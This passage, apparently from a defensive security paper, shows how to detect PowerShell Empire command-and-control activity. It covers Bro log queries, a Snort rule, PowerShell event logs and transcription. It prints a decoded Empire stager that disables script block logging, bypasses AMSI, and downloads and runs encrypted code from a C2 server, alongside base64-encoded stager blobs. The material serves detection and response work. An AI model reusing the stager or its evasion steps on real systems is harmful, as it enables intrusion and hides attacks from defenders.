▸ [3 Reassembled TCP Segments (5548 bytes): #6(17), #7(4380), #8(1151)]
▸ Hypertext Transfer Protocol
```

Figure 9. Empire C2 Server – TTL Discrepancy

3.2. Tuning Network Sensors

With knowledge of these IoCs, defenders can easily tune their network security solutions to automate detection of Empire C2 traffic. Defenders commonly use the open source network event aggregator, Bro, to capture network events in a space efficient format. The example below shows how defenders can use Bro log queries in order to rapidly identify default Empire C2 URIs (figure 10). The commands show a defender parsing Bro's http.log using bro-cut, and then grepping the output for Empire-associated URI's. The list is sorted and the defender receives a list identifying Empire victims (10.10.10.30), the control server (10.10.10.5), its listening port (80), and its URIs (/admin/get.php, etc.).



```
# bro-cut id.orig_h id.resp_h id.resp_p method uri < http.log | grep -e 'admin/get.php' -e '/login/proces
s.php' -e 'news.php' | sort -u
10.10.10.30     10.10.10.5      80      GET     /admin/get.php
10.10.10.30     10.10.10.5      80      GET     /login/process.php
10.10.10.30     10.10.10.5      80      GET     /news.php
10.10.10.30     10.10.10.5      80      POST    /admin/get.php
10.10.10.30     10.10.10.5      80      POST    /news.php
```

Figure 10. Bro Logs – Identifying Default Empire C2 Activity

In addition to querying Bro logs, Empire's IoCs can be identified by constructing a Snort rule (figure 11). This is particularly valuable because Snort IDS can fully automate detection and/or prevention of Empire C2 traffic in real time. The example below shows a snort rule identifying Empire C2 activity based on IoC's discussed up to this point.

Snort Rule:

```
alert tcp any any <> any 80 \
(content:"<html><body><h1>It works!</h1><p>This is the default web page
for this server.</p><p>The web server software is running but no
content has been added, yet.</p></body></html>";\
content:"Microsoft-IIS/7.5";\
msg: "Possible Empire C2 activity!"; sid: 5000000;)
```

Snort Command Line Syntax:

```
$ snort -A console -K none -q -r empireC2.pcapng -c empireC2.rule
12/10-00:25:10.304069  [**] [1:5000000:0] Possible Empire C2 activity
Detected!! [**] [Priority: 0] {TCP} 10.10.10.5:80 -> 10.10.10.20:49208
```

Figure 11. Automating Detection with Snort IDS


While network sensors are powerful assets in any defenders arsenal, they are inherently at a disadvantage when it comes to detecting Empire C2 activity. This is because Empire allows attackers the ability to easily alter its network signatures in ways that blend in with normal/benign network activity. In these cases, defenders must incorporate additional data points and sensors in order to identify Empire C2 activity. Host-based intrusion detection capabilities such as log analysis and memory analysis can be highly effective in this scenario. These subjects will be explored in detail in the following sections.

4. Host Intrusion Detection

PowerShell Empire is effective at blending in with normal Windows processes. A cursory examination of the processes or network statistics of an Empire infected host will typically only show “powershell.exe” amongst other benign processes, making it difficult to discern between malicious or legitimate system activity. However, Empire still leaves behind significant indicators of compromise in select areas. Specifically, Windows Event Logs and memory dumps are two data sources that can offer definitive evidence of compromise, despite the strong possibility that attackers will continuously change Empire’s C2 signatures. This section will examine how defenders can efficiently analyze logs and memory to identify Empire C2 activity.

4.1. Windows Event Log Analysis

Windows event logs contain troves of information that defenders can use to rapidly identify Empire C2 activity. Depending on configuration, Windows event logs capture full transcripts of PowerShell usage, which details attacker activities in their entirety. Operating systems such as Windows 8, 10, and Server 2012 R2 collect verbose PowerShell logs by default. These logs will show what PowerShell commands were executed on a specific system, when, and from where (remotely or locally). The screenshot below shows the log entry that is created after an attacker executes an Empire C2 stager. The log captures the obfuscated stager script (1), its timestamp (2), and other pertinent information that defenders can use to identify and respond to compromise.



Windows PowerShell   Number of events: 7

Level	Date and Time	Source	Event ID	Task Category
Information	12/9/2017 2:48:21 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	12/9/2017 2:48:20 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/9/2017 2:48:20 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/9/2017 2:48:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/9/2017 2:48:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/9/2017 2:48:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/9/2017 2:48:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle

Event 600, PowerShell (PowerShell)

```
Provider "Alias" is Started.

Details:
        ProviderName=Alias
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=4.0
        HostId=1455049e-4e71-40d3-a387-cf59bc4c2639
        HostApplication=powershell -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBIAHIAcwBpAE8AbgBUAGEAYgBsAGUALgBQAFMAVgBIAHIAUwBJAG8ATgAuAE0AYQBqAG8AcgAgAC0ARwBFACAAMwApAHsAJABHAFAAUwA9AFsAcgBFAGYAXQAuAEEAcwBzAEUATQBiAGwAeQAuAEcAZQB0
AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBIAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAdABGAEkARQBgAEwARAAiACgAJwBjAGEAYwBoAGUAZABH
AHIAbwB1AHAAUABvAGwAaQBjAHkAUwBIAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAFQAVgBhAEwAVQBIACgAJABuAHUATABsACkAOwBJAGYAKAAkAEc
AUABTAFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGE
AYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AMAA7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGE
AYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0ARQBMAHMAZQB7AFsAUwBDAFIAaQBwAHQAQgBsAE8AYwBLAF0ALgAiAEcAZQB0AEYAaQBFAGAAT
ABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBIAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAVABWAGEATABVAEUAKAAkAE4AVQBMAEwALAAoAE4AZQB3AC0ATwBiAEoARQB
DAHQAIABDAE8AbABMAEUAQwB0AEkAbwBOAFMALgBHAEUATgBIAHIAaQBjAC4ASABBAHMASABTAEUAdABbAFMAVABSAGkAbgBHAF0AKQApAH0AWwBSAEUAZgBdAC4AQQBzAHMAZQBtAEIAbAB5AC4ARwBFAFQAVAB5AHAARQAo
ACcAUwB5AHMAdABIAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAVABGAEkAZQBsAEQAKAAnAGE
AbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAQQBsAFUARQAoACQATgBVAGwAbAAsACQAVAByAFUAZQApAH0AOwB9ADsAWwBTA
FkAUwBUAGUATQAuAE4AZQB0AC4AUwBIAFIAdgBJAGMAZQBQAG8AaQBuAHQATQBBAG4AYQBHAGUAcgBdADoAOgBFAHgAcABIAGMAVAAxADAAMABDAG8ATgB0AGkAbgB1AGUAPQAwADsAJABXAGMAPQBOAEUAVwAtAE8AYgBKA
EUAQwBUACAAUwB5AHMAVABFAG0ALgBOAEUAdAAuAFcARQBCAEMATABJAGUAbgBUADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0
ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAdwBjAC4ASABFAEEAZABIAHIAcwAuAEEARABEACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0AC
cALAAkAHUAKQA7ACQAdwBjAC4AUAByAE8AWABZAD0AWwBTAFkAUwBUAEUAbQAuAE4ARQB0AC4AVwBIAGIAUgBIAFEAVQBIAFMAdABdADoAOgBEAGUAZgBhAFUATABUAFcAZQBiAFAAcgBvAHgAWQA7ACQAdwBjAC4AUABSAG8Ae
ABZAC4AQwByAGUARABIAE4AdABpAGEAbABTACAAPQAgAFsAUwB5AFMAVABIAE0ALgBOAEUAVAAuAEMAcgBIAGQAZQBOAFQASQBhAEwAQwBhAGMAaABIAF0AOgA6AEQARQBGAGEAVQBMAFQATgBFAFQAVwBPAHIASwBDAFIAZQ
BEAGUATgBUAEkAYQBMAFMAOwAkAFMAYwByAGkAcAB0ADoAUAByAG8AeAB5ACAAPQAgACQAdwBjAC4AUAByAG8AeAB5ADsAJABLAD0AWwBTAFkAcwB0AGUATQAuAFQAZQB4AFQALgBFAG4AYwBPAEQASQBOAGcAXQA6ADoAQQ
BTAEMASQBJAC4ARwBIAFQAQgBZAFQARQBzACgAJwA6AHgAVwB7ADkAfQB+AGUAeQAyAEcAbwBWAD8AUwBRAHQAOAA+ACYAWgAjAF0AWwBMAHIAXwBNACUAagB6AC0AJwApADsAJABSAD0AewAkAEQALAAkAEsAPQAkAEEAcgB
```

Log Name: Windows PowerShell
Source: PowerShell (PowerShell)   Logged: 12/9/2017 2:48:19 PM
Event ID: 600   Task Category: Provider Lifecycle
Level: Information   Keywords: Classic
User: N/A   Computer: IE11Win8_1
OpCode:

Figure 12. PowerShell Logging – Windows 8 with PowerShell 4.0


Note: These entries can be obtained in the Windows Event Viewer GUI under the following menus:

Event Viewer >> **Applications and Services Logs** >> **Windows PowerShell**

They can also be obtained/scripted via the command line using PowerShell:

```
PS C:\> Get-EventLog 'Windows PowerShell' | Format-List
```

Unfortunately, older Windows versions such as Windows 7 and Server 2008 running PowerShell 2.0 provide minimal log evidence of Empire C2 activity by default (Dunwoody, 2016). As depicted in the screenshot below, the Windows 7 event logs only show that PowerShell was executed; it does not show the full command line syntax observed in the previous example. These logs do not enable the defender to determine that an intrusion occurred without using additional data sources. For these reasons, network owners should consider upgrading to PowerShell 5.0 in order to take advantage of its robust logging features.



Windows PowerShell   Number of events: 9

Level	Date and Time	Source	Event ID	Task Category
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	12/11/2017 5:14:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle


Event 400, PowerShell (PowerShell)

```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=9

        HostName=ConsoleHost
        HostVersion=2.0
        HostId=3f53f792-377a-49f5-b4b4-ff8826691da8
        EngineVersion=2.0
        RunspaceId=3305f4ae-7298-4045-9006-2b6efa9c2208
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	12/11/2017 5:14:19 PM
Event ID:	400	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	IE8Win7
OpCode:			
More Information:	Event Log Online Help		

Figure 13. Minimal Log Entries in Windows 7 with PowerShell 2.0


If defenders successfully log a suspicious PowerShell script such as the one seen in figure 12, they can often be decoded with a base64 decoder and formatted using a C# "beautifier". A de-obfuscated Empire stager payload is provided below (figure 14). Using the de-obfuscated script, defenders can easily identify Empire's configuration settings, including the user agent string (1), the C2 server IP address (2), and the C2 URI (3). These indicators are highly effective because they reveal Empire's exact configuration settings, regardless of any signatures the attacker altered beyond Empire's default configuration. These signatures can then be used to tune the organization's security solutions to automatically identify additional systems that may be compromised by the same Empire stager.



```
IF($PSVErsiONTAblE.PSVerSIoN.MAJOR - GE 3) {
 $GPS = [reF].AsSemBlY.GetType('System.Management.Automation.Utils').
 "GeTFie`ld" ('cachedGroupPolicySettings', 'N' + 'onPublic,Static').GETVaLUe($NUll);
 IF($GPS['ScriptB' + 'lockLogging']) {
  $GPS['ScriptB' + 'lockLogging']['EnableScriptB' + 'lockLogging'] = 0;
  $GPS['ScriptB' + 'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
 }
 ElSE {
  [ScrIpTBlOck].
  "GEtFiE`Ld" ('signatures', 'N' + 'onPublic,Static').SetVAluE($nULL, (New - ObjeCT ColleCTiONS.GeNERIc.HasHSET[sTrIng]))
 }[REf].ASseMblY.GetTYpE('System.Management.Automation.AmsiUtils') | ? {
  $_
 } | % {
  $_.GEtFiELd('amsiInitFailed', 'NonPublic,Static').SEtVaLUe($nUll, $trUE)
 };
};
[SySTEM.Net.SeRViCePOIntManagER]::EXPecT100CONTInuE = 0;
$wC = New - ObjEct SYstEM.NEt.WeBCLiENt;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'; (1)
$Wc.HEaDERs.AdD('User-Agent', $u);
$Wc.PROxY = [SySTEm.NET.WEbREQuest]::DeFAuLtWEbPRoXY;
$Wc.ProxY.CreDeNtials = [SYSTeM.Net.CrEdENtiAlCACHe]::DEFaULTNeTworKCrEDentiALs;
$Script: Proxy = $wc.Proxy;
$K = [SYSTEm.TExt.EnCoding]::ASCII.GEtBytes(':xW{9}~ey2GoV?SQt8>&Z#][Lr_M%jz-');
$R = {
 $D,
 $K = $Args;$S = 0. .255;0. .255 | % {
  $J = ($J + $S[$_] + $K[$_ % $K.COUnT]) % 256;$S[$_],
  $S[$J] = $S[$J],
  $S[$_]
 };$D | % {
  $I = ($I + 1) % 256;$H = ($H + $S[$I]) % 256;$S[$I],
  $S[$H] = $S[$H],
  $S[$I];$_ - bxoR$S[($S[$I] + $S[$H]) % 256]
 }
};
$ser = 'http://10.10.10.5:80'; (2)
$t = '/admin/get.php'; (3)
$WC.HEAdErS.ADD("Cookie", "session=n0TNYXzleZE4OnTI3PjGdEgf4G4=");
$daTa = $WC.DOWnLOaDDaTA($seR + $T);
$iV = $datA[0. .3];
$daTA = $DaTA[4..$data.LENgTH]; - joIN[CHAR[]]( & $R $dAtA($IV + $K)) | IEX
```

Figure 14. Decoded PS Empire Payload

Beyond traditional Windows Event Logs, defenders can also enable PowerShell Transcription. Transcription creates a record of every PowerShell session, capturing all input and output as it appeared in the subject PowerShell session (Dunwoody, 2016). The screenshot below shows a complete transcript of the Empire C2 stager execution, including its timestamp, associated user, and even the cleartext syntax of the obfuscated stager script. This information is invaluable to defenders as it contains all of the information needed to effectively identify, scope, and respond to compromise.


PowerShell_transcript.MSEDGEWIN10._VOzyoYH.20171223094222.txt - Notepad
File Edit Format View Help

```
**********************
Windows PowerShell transcript start
Start time: 20171223094222
Username: MSEDGEWIN10\IEUser
RunAs User: MSEDGEWIN10\IEUser
Configuration Name: 
Machine: MSEDGEWIN10 (Microsoft Windows NT 10.0.16299.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAHIAUwBJAG8ATgBUAEEAQgBsAEUALgBQAFMAVgBlAFIAcwBpAG8ATgAuAE0
ZwAnAF0APQAwAH0ARQBsAHMARQB7AFsAUwBDAHIASQBwAHQAQgBMAG8AQwBLAF0ALgAiAEcAZQB0AEYASQBlAGAAbABEACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQ
bABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQ
WwAkAF8AJQAkAEsALgBDAE8AdQBOAHQAXQApACUAMgA1ADYAOwAkAFMAWwAkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADY
Process ID: 560
PSVersion: 5.1.16299.98
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.16299.98
BuildVersion: 10.0.16299.98
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20171223094222
**********************
PS>If($PSVErSIoNTABlE.PSVeRsioN.MAjoR -Ge 3){$GPS=[ReF].AsseMblY.GetType('System.Management.Automation.Utils')."GETFIe`lD"('cachedGroupPolicySettings','N'+'onPublic,Static').G
etByTES(':xW{9}~ey2GoV?SQt8>&Z#][Lr_M%jz-');$R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COuNt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I]
```

Figure 15. Empire Activity Captured using PowerShell Transcription

